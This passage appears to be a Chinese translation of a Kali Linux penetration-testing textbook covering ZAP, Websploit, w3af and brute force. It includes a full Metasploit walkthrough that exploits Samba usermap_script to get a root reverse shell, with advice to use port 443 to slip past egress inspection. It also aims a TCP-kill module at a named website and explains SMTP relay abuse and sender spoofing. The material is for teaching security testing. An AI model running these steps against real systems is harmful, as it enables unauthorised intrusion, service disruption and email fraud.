
Zaproxy会爬取目标网站以找出跟目标关联的所有连接，然后进行漏洞扫描。要查看已发现的漏洞，可以点击**Alerts**标签。





Zaproxy默认不会自动进行身份认证。如果使用的是默认设置，在自动扫描中所有的登录请求都会失败。


你可以在Zaproxy中设置自动登录；不过，需要在使用Zaproxy时首先人工登录网站，告诉Zaproxy登录和退出登录的请求是哪个，然后再启动自动登录功能。GET请求会出现在**Sites**窗口中，你必须在**Responses**标签中高亮标记登录和退出登录的响应，具体步骤为：右键点击响应结果，点击**Flag as Content**，然后选择它是登录还是退出登录行为。




之后工具栏会显示一个棕色的图标来表示自动身份认证。点击该图标来启用自动身份认证，这样在Zaproxy对目标进行自动评估的过程中，当遇到任何身份认证请求时都能自动登录。这个功能在对要求身份认证的网站进行自动检测时很有用。



Zaproxy有一个插件市场，你可以在**Help** > **Check for updates**中找到。它能提供其他一些可以添加到Zaproxy工具中的功能。



在**Report**标签下，Zaproxy提供了不同的报告选项。



这里有个针对www.thesecurityblogger.com生成的HTML报告的例子。

Low (Warning)	**Cross-domain JavaScript source file inclusion**
Description	The page at the following URL includes one or more script files from a third-party domain
URL	http://www.thesecurityblogger.com
Parameter	https://apis.google.com/js/plusone.js
Solution	Ensure JavaScript source files are loaded from only trusted sources, and the sources can't be controlled by end users of the application
Reference	
Low (Warning)	**Cross-domain JavaScript source file inclusion**
Description	The page at the following URL includes one or more script files from a third-party domain
URL	http://www.thesecurityblogger.com
Parameter	http://pagead2.googlesyndication.com/pagead/show_ads.js
Solution	Ensure JavaScript source files are loaded from only trusted sources, and the sources can't be controlled by end users of the application
Reference	

3.1.6　Websploit



Websploit是一个用来扫描和分析远程系统以找到漏洞的开源项目。

要打开**Websploit**，你可以浏览**Web Applications** > **Web Application Fuzzers**，然后选择**websploit**。它会先弹出一个终端窗口，里面显示**Websploit**的横条。你可以通过`show modules`命令查看所有可用的模块以及运行特定模块需要的条件。

```
Network Modules                 Description
-------------------             --------------------
network/arp_dos                 ARP Cache Denial Of Service Attack
network/mfod                    Middle Finger Of Doom Attack
network/mitm                    Man In The Middle Attack
network/mlitm                   Man Left In The Middle Attack
network/webkiller               TCP Kill Attack
network/fakeupdate              Fake Update Attack Using DNS Spoof
network/fakeap                  Fake Access Point


Exploit Modules                 Description
-------------------             --------------------
exploit/autopwn                 Metasploit Autopwn Service
exploit/browser_autopwn         Metasploit Browser Autopwn Service
exploit/java_applet             Java Applet Attack (Using HTML)


Wireless Modules                Description
-------------------             --------------------
wifi/wifi_jammer                Wifi Jammer
wifi/wifi_dos                   Wifi Dos Attack


wsf >
```

输入`USE`，后跟你要添加的模块以及运行时需要的信息。举个例子，要运行`webkiller`模块，你要输入`use network/webkiller`，然后用`set TARGET`命令来设定攻击的目标。输入`RUN`来运行该模块。

```
wsf > use network/webkiller
wsf:WebKiller > set TARGET http://www.thesecurityblogger.com
TARGET =>  http://www.thesecurityblogger.com
wsf:WebKiller > RUN
```

3.2　漏洞利用

如果渗透测试人员在目标侦察阶段投入了足够的时间和资源，他可能就已经列出了可能有漏洞的那些目标。下一步就是评估每个目标对你的任务的价值，并进行排序。可以估计对潜在漏洞

进行利用需要投入的精力，结合执行攻击时的连带风险一起考虑。Kali中自带的漏洞和漏洞利用工具非常适合在对Web应用服务器进行侦察时找出和利用漏洞。

3.2.1　Metasploit

Metasploit框架是进行服务器端攻击时一种最流行的功能工具。它也被认为是对渗透测试人员最有用的工具之一。HD Moore于2003年创建了这个项目。它可以用作合法的渗透测试工具，也可以用作攻击者进行非授权系统漏洞利用的工具。

介绍如何使用Metasploit框架的资料非常多。在本书中，我们会介绍如何利用Metasploit在Web应用渗透测试中进行服务器端的漏洞利用。



一定要确保启动了Postgres SQL和Metasploit服务。你可以在终端窗口中以root身份输入`service postgres start`和`service metasploit start`来启动。

第一步是打开一个控制台，输入`msfconsole`来启动Metasploit。`msfconsole`是启动Metaspoit最常用的方式。它提供了一个独立的用户界面来访问整个Metasploit框架。一些简单的命令如`help`和`show`可以帮你熟悉Metasploit。



还有一些其他方法也可以用来启动Metasploit，比如`msfgui`（基于GUI）和`msfcli`（基于命令行）。

除了支持调用Metasploit自有的命令，`msfconsole`还支持调用底层的OS命令，比如`ping`和`nmap`。这对攻击者来说很有用，因为这样他就可以执行常规任务，而不用离开控制台。

在我们的第一步中，会使用`nmap`来扫描本地网络。扫描结果会自动以XML文件的形式添加到Metasploit中。

我们输入的命令如下：

```
nmap -n -oX my.xml network
```

```
msf > nmap -n -oX my.xml 172.16.189.0/24
[*] exec: nmap -n -oX my.xml 172.16.189.0/24
```

我们将从`nmap`输出的结果以XML文件的形式导入到Metasploit中。调用以下命令：

```
db_import my.xml
```

对主机命令做个快速检查，能看到数据导入已经成功了。Metasploit已经拿到了nmap输出的数据。

```
msf > db_import my.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.5.2'
[*] Importing host 172.16.189.1
[*] Importing host 172.16.189.5
[*] Importing host 172.16.189.131
[*] Successfully imported /root/my.xml
msf > hosts
Hosts
=====
address          mac                name  os_name  os_flavor  os_sp  purpose
o  comments
-------          ---                ----  -------  ---------  -----  -------
172.16.189.1     00:50:56:3F:00:6B        Unknown                    device

172.16.189.5                              Unknown                    device

172.16.189.131   00:50:56:9F:51:33        Unknown                    device
msf >
```

3

我们还会调用services命令来查看Metasploit中可用的服务。下面是services命令的一个示例输出：

```
172.16.189.1     22    tcp   ssh               open
172.16.189.1     80    tcp   http              open
172.16.189.1     199   tcp   smux              open
172.16.189.1     256   tcp   fw1-secureremote  open
172.16.189.1     259   tcp   esro-gen          open
172.16.189.1     1720  tcp   h.323/q.931       open
172.16.189.1     443   tcp   https             open
172.16.189.1     900   tcp   omginitialrefs    open
172.16.189.1     264   tcp   bgmp              open
172.16.189.5     111   tcp   rpcbind           open
172.16.189.131   22    tcp   ssh               open
172.16.189.131   21    tcp   ftp               open
172.16.189.131   23    tcp   telnet            open
172.16.189.131   25    tcp   smtp              open
172.16.189.131   53    tcp   domain            open
172.16.189.131   80    tcp   http              open
172.16.189.131   139   tcp   netbios-ssn       open
172.16.189.131   445   tcp   microsoft-ds      open
172.16.189.131   3306  tcp   mysql             open
172.16.189.131   5432  tcp   postgresql        open
172.16.189.131   8009  tcp   ajp13             open
172.16.189.131   8180  tcp   unknown           open
msf >
```

你可以使用db_nmap命令一步完成对nmap进行扫描和将结果XML文件导入Metasploit数据库的工作。在下面的例子中，我们将使用db_nmap来对目标主机使用nmap命令进行扫描。

```
msf > db_nmap -n -A 172.16.189.131
```

我们可以调用hosts和services命令来验证Metasploit已经在数据库中保留了相关信息。

```
Services
========
host            port  proto  name          state  info
----            ----  -----  ----          -----  ----
172.16.189.131  21    tcp    ftp           open   ProFTPD 1.3.1
172.16.189.131  22    tcp    ssh           open   OpenSSH 4.7p1 Debian 8ubuntu1
protocol 2.0
172.16.189.131  23    tcp    telnet        open   Linux telnetd
172.16.189.131  25    tcp    smtp          open   Postfix smtpd
172.16.189.131  53    tcp    domain        open
172.16.189.131  80    tcp    http          open   Apache httpd 2.2.8 (Ubuntu) PH
P/5.2.4-2ubuntu5.10 with Suhosin-Patch
172.16.189.131  139   tcp    netbios-ssn   open   Samba smbd 3.X workgroup: WORK
GROUP
172.16.189.131  445   tcp    microsoft-ds  open
172.16.189.131  3306  tcp    mysql         open   MySQL 5.0.51a-3ubuntu5
172.16.189.131  5432  tcp    postgresql    open   PostgreSQL DB 8.3.0 - 8.3.7
172.16.189.131  8009  tcp    ajp13         open   Apache Jserv Protocol v1.3
172.16.189.131  8180  tcp    http          open   Apache Tomcat/Coyote JSP engin
e 1.1
```

services命令说明我们正在使用Samba文件共享服务。让我们来看看是否能找到一个漏洞并加以利用。注意，虽然在这个例子中我们攻击的是一台真实的Web服务器，但我们找出的并不是真的Web漏洞。真实攻击者会利用Web服务器上运行的所有软件来获取信息。

我们可以看到有几个可利用的Samba漏洞。它们也有排名。我们会利用排名靠前的usermap_script漏洞。这个模块会利用Samba的3.0.20版本到3.0.25rc3版本之间存在的命令执行漏洞。更多有关此漏洞利用的信息可以参考：http://www.metasploit.com/modules/exploit/multi/samba/usermap_script。

```
172.16.189.131  3306  tcp    mysql         open   MySQL 5.0.51a-3ubuntu5
172.16.189.131  5432  tcp    postgresql    open   PostgreSQL DB 8.3.0 - 8.3.7
172.16.189.131  8009  tcp    ajp13         open   Apache Jserv Protocol v1.3
172.16.189.131  8180  tcp    http          open   Apache Tomcat/Coyote JSP engin
e 1.1

msf > search samba type:exploit platform:unix

Matching Modules
================

   Name                                          Disclosure Date          Rank
      Description
   ----                                          ---------------          ----
      -----------
   exploit/linux/samba/setinfopolicy_heap        2012-04-10 00:00:00 UTC  norm
al    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   exploit/multi/samba/usermap_script            2007-05-14 00:00:00 UTC  exce
llent  Samba "username map script" Command Execution
   exploit/unix/webapp/citrix_access_gateway_exec  2010-12-21 00:00:00 UTC  exce
llent  Citrix Access Gateway Command Execution
msf >
```

要使用某个漏洞，需要使用use命令。在本例中如下面的截图所示：

```
msf > search samba type:exploit platform:unix

Matching Modules
================

   Name                                           Disclosure Date          Rank
       Description
   ----                                           ---------------          ----
       -----------
   exploit/linux/samba/setinfopolicy_heap         2012-04-10 00:00:00 UTC  norm
al     Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   exploit/multi/samba/usermap_script             2007-05-14 00:00:00 UTC  exce
llent  Samba "username map script" Command Execution
   exploit/unix/webapp/citrix_access_gateway_exec  2010-12-21 00:00:00 UTC  exce
llent  Citrix Access Gateway Command Execution
msf > use exploit/multi/samba/usermap_script
```

选好了要利用的漏洞后，我们需要确定在执行选定的漏洞时还需要什么信息。我们可以在输出中找到列出的必选选项，然后选择要使用的攻击载荷。调用show options命令，查看必选选项：


```
msf > use exploit/multi/samba/usermap_script
msf  exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  139              yes       The target port
Exploit target:
   Id  Name
   --  ----
   0   Automatic
msf  exploit(usermap_script) >
```

可以在这个例子中看到，我们需要一个RHOST参数。RHOST是我们要攻击的远程主机的IP地址。我们还要选择攻击载荷并设置攻击载荷的参数。攻击载荷是一段可自行注入并执行漏洞利用的代码。由于同个漏洞在多种方式下都可用，我们通常也会有多个可选的攻击载荷。要查看可用的攻击载荷，可输入show payloads命令。

```
   cmd/unix/bind_netcat_ipv6                    normal  Unix Command Shell, Bind TCP (via n
etcat -e) IPv6
   cmd/unix/bind_perl                           normal  Unix Command Shell, Bind TCP (via P
erl)
   cmd/unix/bind_perl_ipv6                      normal  Unix Command Shell, Bind TCP (via p
erl) IPv6
   cmd/unix/bind_ruby                           normal  Unix Command Shell, Bind TCP (via R
uby)
   cmd/unix/bind_ruby_ipv6                      normal  Unix Command Shell, Bind TCP (via R
uby) IPv6
   cmd/unix/generic                             normal  Unix Command, Generic Command Execu
tion
   cmd/unix/reverse                             normal  Unix Command Shell, Double reverse
TCP (telnet)
   cmd/unix/reverse_netcat                      normal  Unix Command Shell, Reverse TCP (vi
a netcat -e)
   cmd/unix/reverse_perl                        normal  Unix Command Shell, Reverse TCP (vi
a Perl)
   cmd/unix/reverse_python                      normal  Unix Command Shell, Reverse TCP (vi
a Python)
   cmd/unix/reverse_ruby                        normal  Unix Command Shell, Reverse TCP (vi
a Ruby)
msf  exploit(usermap_script) >
```

找到了要使用的载荷后，下一步是使用`set payload`命令后跟我们看到的该载荷的补丁名称来设置载荷。

```
   cmd/unix/bind_perl                              normal  Unix Command Shell, Bind TCP (via P
erl)
   cmd/unix/bind_perl_ipv6                         normal  Unix Command Shell, Bind TCP (via p
erl) IPv6
   cmd/unix/bind_ruby                              normal  Unix Command Shell, Bind TCP (via R
uby)
   cmd/unix/bind_ruby_ipv6                         normal  Unix Command Shell, Bind TCP (via R
uby) IPv6
   cmd/unix/generic                                normal  Unix Command, Generic Command Execu
tion
   cmd/unix/reverse                                normal  Unix Command Shell, Double reverse
TCP (telnet)
   cmd/unix/reverse_netcat                         normal  Unix Command Shell, Reverse TCP (vi
a netcat -e)
   cmd/unix/reverse_perl                           normal  Unix Command Shell, Reverse TCP (vi
a Perl)
   cmd/unix/reverse_python                         normal  Unix Command Shell, Reverse TCP (vi
a Python)
   cmd/unix/reverse_ruby                           normal  Unix Command Shell, Reverse TCP (vi
a Ruby)
msf  exploit(usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf  exploit(usermap_script) >
```

设置好了攻击载荷后，可以再次调用`show options`来查看该载荷专属的选项。

```
   cmd/unix/bind_perl                              normal  Unix Command Shell, Bind TCP (via P
erl)
   cmd/unix/bind_perl_ipv6                         normal  Unix Command Shell, Bind TCP (via p
erl) IPv6
   cmd/unix/bind_ruby                              normal  Unix Command Shell, Bind TCP (via R
uby)
   cmd/unix/bind_ruby_ipv6                         normal  Unix Command Shell, Bind TCP (via R
uby) IPv6
   cmd/unix/generic                                normal  Unix Command, Generic Command Execu
tion
   cmd/unix/reverse                                normal  Unix Command Shell, Double reverse
TCP (telnet)
   cmd/unix/reverse_netcat                         normal  Unix Command Shell, Reverse TCP (vi
a netcat -e)
   cmd/unix/reverse_perl                           normal  Unix Command Shell, Reverse TCP (vi
a Perl)
   cmd/unix/reverse_python                         normal  Unix Command Shell, Reverse TCP (vi
a Python)
   cmd/unix/reverse_ruby                           normal  Unix Command Shell, Reverse TCP (vi
a Ruby)
msf  exploit(usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf  exploit(usermap_script) > show options
```

我们能看到这个载荷需要设置`LHOST`和`LPORT`。`LHOST`是你的本地主机，或是你的Metasploit攻击者沙箱的IP地址。该漏洞利用需要让远程主机连回托管Metasploit的系统，所以远程主机需要知道你的IP地址。

另外，我们还需要设置远程主机跟Metasploit通信的端口。许多企业环境会通过防火墙或路由器来限制离港端口。最好的办法是使用公用端口，比如端口`443`，它通常是专门为SSL数据预留的，大部分企业也允许通过这个端口外发数据。使用`443`端口的另外一个好处在于大多数企业都不会审查SSL外发的数据。我们发现在大多数攻击中将`443`端口用作`LPORT`可以避开该企业部

署的内部代理工具。

```
   RHOST  172.16.189.131   yes       The target address
   RPORT  139              yes       The target port
Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port
Exploit target:
   Id  Name
   --  ----
   0   Automatic
msf  exploit(usermap_script) > set LHOST 172.16.189.5
LHOST => 172.16.189.5
msf  exploit(usermap_script) > set LPORT 443
LPORT => 443
msf  exploit(usermap_script) > exploit
```


完成设置选项后，可以输入exploit来运行攻击。如果该漏洞利用成功运行了，你就能连接到远程服务器了。你可以执行任何命令。在这个例子中，这个漏洞利用拿到了root权限。root权限意味着你拥有了远程目标服务器的所有权限。

```
msf  exploit(usermap_script) > set LHOST 172.16.189.5
LHOST => 172.16.189.5
msf  exploit(usermap_script) > set LPORT 443
LPORT => 443
msf  exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo BySs63KAtbI6fYyQ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "BySs63KAtbI6fYyQ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.16.189.5:443 -> 172.16.189.131:45720) at 2013-04-1
6 15:14:05 -0500

whoami
root
```

Metasploit框架有各种各样的漏洞利用和攻击载荷选项。你可以在http://www.metasploit.com查看所有可用的选项。

3.2.2　w3af




w3af是Web Application Attack and Audit Framework（Web应用攻击和安全审计框架）的缩写。它是一个开源的Web应用安全扫描器和漏洞利用工具。W3af可通过**Web Application Assessment** > **Web Vulnerability Scanners** > **w3af**打开。


w3af提供了一个向导界面。不过，它并不是正确执行扫描的必要条件。第一步先创建一个新配置或是利用已有的配置。配置用来将可以在目标上运行的插件聚合起来。w3af带有一些很赞的默认聚合分组，比如OWASP TOP10。现有插件的定义会在你选中插件时显示在中间的窗口中，比如下面例子中的OWASP TOP10配置。可以在左边栏中选择现有的配置，或是新建的配置。如果你用的是新配置或是编辑已有配置，可以勾选你想用来扫描的所有插件。勾选的插件越多，扫描持续的时间就越长。如果勾选了一大片分组，w3af会警告你这么多分组可能要用很长时间。点击**Start**开始扫描。

The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. OWASP searched for and published the ten most common security flaws. This profile search for this top 10 security flaws. For more information about the security flaws: http://www.owasp.org/index.php/OWASP_Top_Ten_Project .


下一步，在**Target:**字段中输入目标URL，然后点击**Start**来运行扫描。下面的截图显示的是我们对w3af进行配置扫描www.thesecurityblogger.com：



w3af会在**Log**窗口中显示当前进行的扫描的状态。w3af会试着预估扫描完成需要的时间。




要查看扫描的结果，点击**Results**标签。**Results**标签会提供找到的潜在漏洞的详情。**Exploit**标签会基于发现的漏洞显示可能的漏洞利用。



w3af允许用户对审计阶段找到的漏洞加以利用。漏洞找出后，会被存储到知识库中的特定地方。漏洞利用插件会从那个地方读取信息，然后使用这些信息来对漏洞加以利用。如果漏洞利用成功了，你会获得目标系统上的一个shell。下面的截图显示了www.ntew3af插件正在对

www.thesecurityblogger.com的`davShell`漏洞加以利用。



在w3af工具集中，有很多有用的功能。你可以通过http://w3af.org/了解更多信息。

3.3　利用电子邮件系统的漏洞

从本质上说，所有电子邮件系统都要接入互联网，接受来自外部的匿名访问，这样才能起作用。许多企业用户都会通过电子邮件发送机密信息。在大多数环境中，电子邮件服务器都会保存一些有价值的信息，这使得它们成为了攻击者的最高优先级目标。对使用者来说，好消息是只要正确配置了，现代电子邮件系统是极其难被抓住漏洞的。但这并不意味着电子邮件系统对攻击就是免疫的。大多数邮件系统都有Web应用，并可以通过Web界面访问。这提高了远程攻击者获取核心系统访问权限的可能性，攻击者可以利用它作为跳板，连接到内网的其他系统。

在我们将邮件系统作为目标之前，首先需要知道托管邮件服务器的是什么系统。如果不知道这些信息，可以借鉴我们在第2章中学到的侦察技术。在这个例子中，我们会用Fierce来找出特定域名的MX主机。在大多数情况下，MX主机就是SMTP服务器。下面是对www.cloudcentrics.com运行`Fierce`的例子：

```
root@kali:~# fierce -dns www.cloudcentrics.com
DNS Servers for www.cloudcentrics.com:
        ns3682.hostgator.com
        ns3681.hostgator.com

Trying zone transfer first...
        Testing ns3682.hostgator.com
                Request timed out or transfer not allowed.
        Testing ns3681.hostgator.com
                Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force
Can't open hosts.txt or the default wordlist
Exiting...
root@kali:~#
```

首先，需要查看目标邮件服务器是否有可以执行直接命令的漏洞。大多数攻击者都想利用邮件服务器来仿冒邮件，使用邮件服务器作为非授权的邮件中继服务器。本书将会在第4章中进一步介绍如何利用侵入的邮件服务器进行社会工程。

在这个例子中，我们会使用**Netcat**作为连接到邮件服务器的工具。Netcat是一个用于读取或写入通过TCP或UDP进行的网络连接的计算机网络服务。Netcat被设计成了那种可以依赖的后端设备，方便直接使用或易于被其他程序或脚本驱动。Netcat同时也是一个功能丰富的网络调试和调查工具，它可以通过自带的多种功能来生成各种关联关系。

启动Netcat常用的方法是调用命令`netcat mail-server port`。在本例中，目标邮件服务器是运行在端口25上。我们在第2章介绍侦察步骤时用nmap验证过这部分信息。

```
root@kali:~# netcat mail.secmob.net 25
```

3

使用Netcat连接到邮件服务器后，使用`HELO`命令来告诉服务器我们的身份。

如果收到了响应，可以使用`SMTP`命令对大多数服务器进行操作（有些系统可能由于配置和系统类型的原因而不可侵入）。在下面的例子中，一开始会通过`HELO`命令告诉服务器我们的身份。之后，就可以用该邮件服务器来为将来的客户端攻击做邮件中继了。

只有`HELO`、`MAIL FROM`、`RCP To`和`Data`字段是必填的。你可以用其他字段来隐藏邮件的发件人并修改`reply to`字段。这里举个例子，你可以修改`reply to`地址来达到让收件人将电子邮件误回给其他人的目的。

```
MAIL FROM: someone_important@cloudcentrics.com
```

完整的`SMTP`命令清单可以在SMTP RFC中找到，或是通过谷歌找到。

3.4 暴力破解攻击

暴力破解攻击是指对加密数据尝试所有可能的密文，直到找到正确的密文。从资源和时间占用的角度看，暴力破解攻击的成本极其高。攻击者通常是看中了密文的长度限制和密文的简单性来对加密中的漏洞加以利用。如果密文通常是基于字典中的单词，那么这意味着攻击者需要测试的全部空间就是对应的词典中的所有单词，这使得猜测的范围远小于采用随机字符的单词。避免暴力破解攻击的最好办法是使用很长的复杂的密文，外加尝试若干次数后采用超时阻止等其他方法来提高安全因子。

